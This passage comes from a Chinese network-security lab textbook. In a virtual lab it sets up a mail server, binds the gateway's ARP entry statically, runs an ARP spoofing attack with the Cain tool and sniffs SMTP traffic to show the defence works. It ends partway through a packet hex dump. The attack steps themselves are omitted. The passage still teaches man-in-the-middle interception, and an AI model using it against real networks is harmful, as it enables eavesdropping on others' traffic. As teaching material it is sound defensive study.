


图 4-61 网络拓扑

第二步：在 Windows 2000 虚拟机 1 上开启 NAT 地址转换功能(步骤略)。

第三步：在 Windows 2000 虚拟机 2 上安装电子邮件服务器。

在 Windows 2000 虚拟机 2 上安装“易邮”邮件服务器(安装步骤略)。安装完成之后设置邮件服务器的域名。步骤如下：在易邮服务器控制界面单击“工具”菜单项→选择“服务器设置”→在“单域名”对话框中输入“ccpc.com”。

在邮件服务器上分配两个邮箱 mike 和 peter。步骤如下：在易邮服务器控制界面单击“账户”菜单项→选择“新建账户”→在基本信息页面输入账户 mike、密码 86982480，单击“确定”按钮。再用同样的方法添加账户 peter、密码 86982481。配置好的界面如图 4-62 所示。

易邮邮件服务器

操作(O) 账号(A) 工具(T) 帮助(H)

新账号 设置 刷新 状态 群发 报表 注册 隐藏 关闭

账号	姓名	已用空间(K)	总空间(M)	邮件数量	上一次访问时间	状态	说明
Admin	Admin	0.4	不限大小	1	2005/08/23 11:17:15	允许	Administrator
mike		0.4	20	1	2005/08/23 11:20:44	允许	
peter		0.4	20	1	2005/08/23 11:21:04	允许	

admin@ccpc-cmks8910bu.com 3 用户 08/23/05 11:22:13

图 4-62 添加了两个账户

第四步：在本机使用 outlook express 配置 mike 账户，在 Windows XP 虚拟机使用 outlook express 配置 peter 账户，测试邮件的收发。

下面以 mike 账户为例介绍 outlook express 配置步骤：启动本机 outlook express→单击“工具”菜单项→选择“账户”→单击“添加”按钮→选择邮件→在“显示名”对话框中输入“mike”→单击“下一步”→在“电子邮件地址”对话框中输入“mike@ccpc.com”→单击“下一步”按钮→在“接收邮件服务器”对话框和“发送邮件服务器”对话框中都输入“202.1.1.2”(即邮件服务器 IP 地址)→单击“下一步”按钮→账户名输入“mike”、密码输入“86982480”→单击“下一步”按钮→单击“完成”按钮。配置好的账户界面如图 4-63 所示。用同样方法在 Windows XP 虚拟机配置好 peter 账户。




图 4-63　配置好的账户界面

第五步：使用 mike 邮箱给 peter 发送邮件。

使用 mike 邮箱给 peter 发送邮件，步骤如下：在 outlook express 中单击“创建邮件”→收件人输入“peter@ccpc.com”→主题输入“hello”→正文输入“你好”→单击“发送”按钮。邮件发送界面如图 4-64 所示。



图 4-64　邮件发送界面

第六步：在 Windows XP 虚拟机端静态绑定网关的 IP 和 MAC 地址。

在 Windows XP 虚拟机端静态绑定网关的 IP 和 MAC 地址，静态地址绑定命令格式

如下：arp -s IP 地址 MAC 地址。在 Windows XP 虚拟机执行 arp -s 192.3.3.1 a0-a0-a0-a0-a0-a0 命令，之后查看 Windows XP 虚拟机的 ARP 缓存表，可以看到静态绑定成功，如图 4-65 所示。




图 4-65　静态地址绑定结果

第七步：在本机使用 cain 对网关和 Windows XP 虚拟机发起 ARP 欺骗攻击。

在本机使用 cain 对网关和 Windows XP 虚拟机发起 ARP 欺骗攻击（具体步骤略）。图 4-66 给出的是攻击前后 Windows XP 虚拟机的缓存表，可见攻击之后网关的 IP 地址没有映射为“中间人”的 MAC，即 Windows XP 虚拟机发给外网的数据报仍然直接提交给网关。




图 4-66　攻击前后 Windows XP 虚拟机的缓存表

图 4-67 给出的是攻击前后网关的缓存表，可见 Windows XP 虚拟机的 IP 地址被错误地映射为攻击者（本机）的 MAC 地址。这样一来，网关转发给 Windows XP 虚拟机的数据报将被提交给本机。

第八步：在 Windows XP 虚拟机发送邮件，使用 Sniffer Pro 分析数据流向。

在 Windows XP 虚拟机使用 peter 账户给 mike 发送一封电子邮件，使用 Sniffer Pro 捕获分析 SMTP 数据报的传输流向。发给 mike 的邮件如图 4-68 所示。

首先 Windows XP 虚拟机将邮件数据报发送给网关，注意此时源 IP 地址为 192.3.3.3，如图 4-69 所示。

图 4-70 为网关转发给邮件服务器的数据报，可见此时源 IP 地址已经转换为全局地址 202.1.1.1。通过这两个报文可知 Windows XP 虚拟机发送的邮件没有经过“中间人”中转。




图 4-67　攻击前后网关的缓存表




图 4-68　发给 mike 的邮件

源IP:192.3.3.3
目的MAC:网关内网接口　源MAC:XP虚拟机　目的IP:202.1.1.2

```
00000000: a0 a0 a0 a0 a0 a0 c0 c0 c0 c0 c0 c0 08 00 45 00 牋牋牋览览览..E.
00000010: 04 f3 07 3b 40 00 80 06 60 c0 c0 03 03 03 ca 01 .?;@.€.`览...?
00000020: 01 02 04 b2 00 19 b6 e4 1c 8e 56 23 61 91 50 18 ...?.朵.嶸#a憽.
00000030: fa 6d a8 33 00 00 4d 65 73 73 61 67 65 2d 49 44 鷃?.. Message-ID
00000040: 3a 20 3c 30 30 30 63 30 31 63 64 38 30 65 37 24 : <000c01cd80e7$
00000050: 39 30 34 34 61 31 37 30 24 30 33 30 33 30 33 63 9044a170$030303c
00000060: 30 40 78 70 3e 0d 0a 46 72 6f 6d 3a 20 22 70 65 0@xp>..From: "pe
00000070: 74 65 72 22 20 3c 70 65 74 65 72 40 63 63 70 63 ter" <peter@ccpc
00000080: 2e 63 6f 6d 3e 0d 0a 54 6f 3a 20 3c 6d 69 6b 65 .com>..To: <mike
00000090: 40 63 63 70 63 2e 63 6f 6d 3e 0d 0a 53 75 62 6a @ccpc.com>..Subj
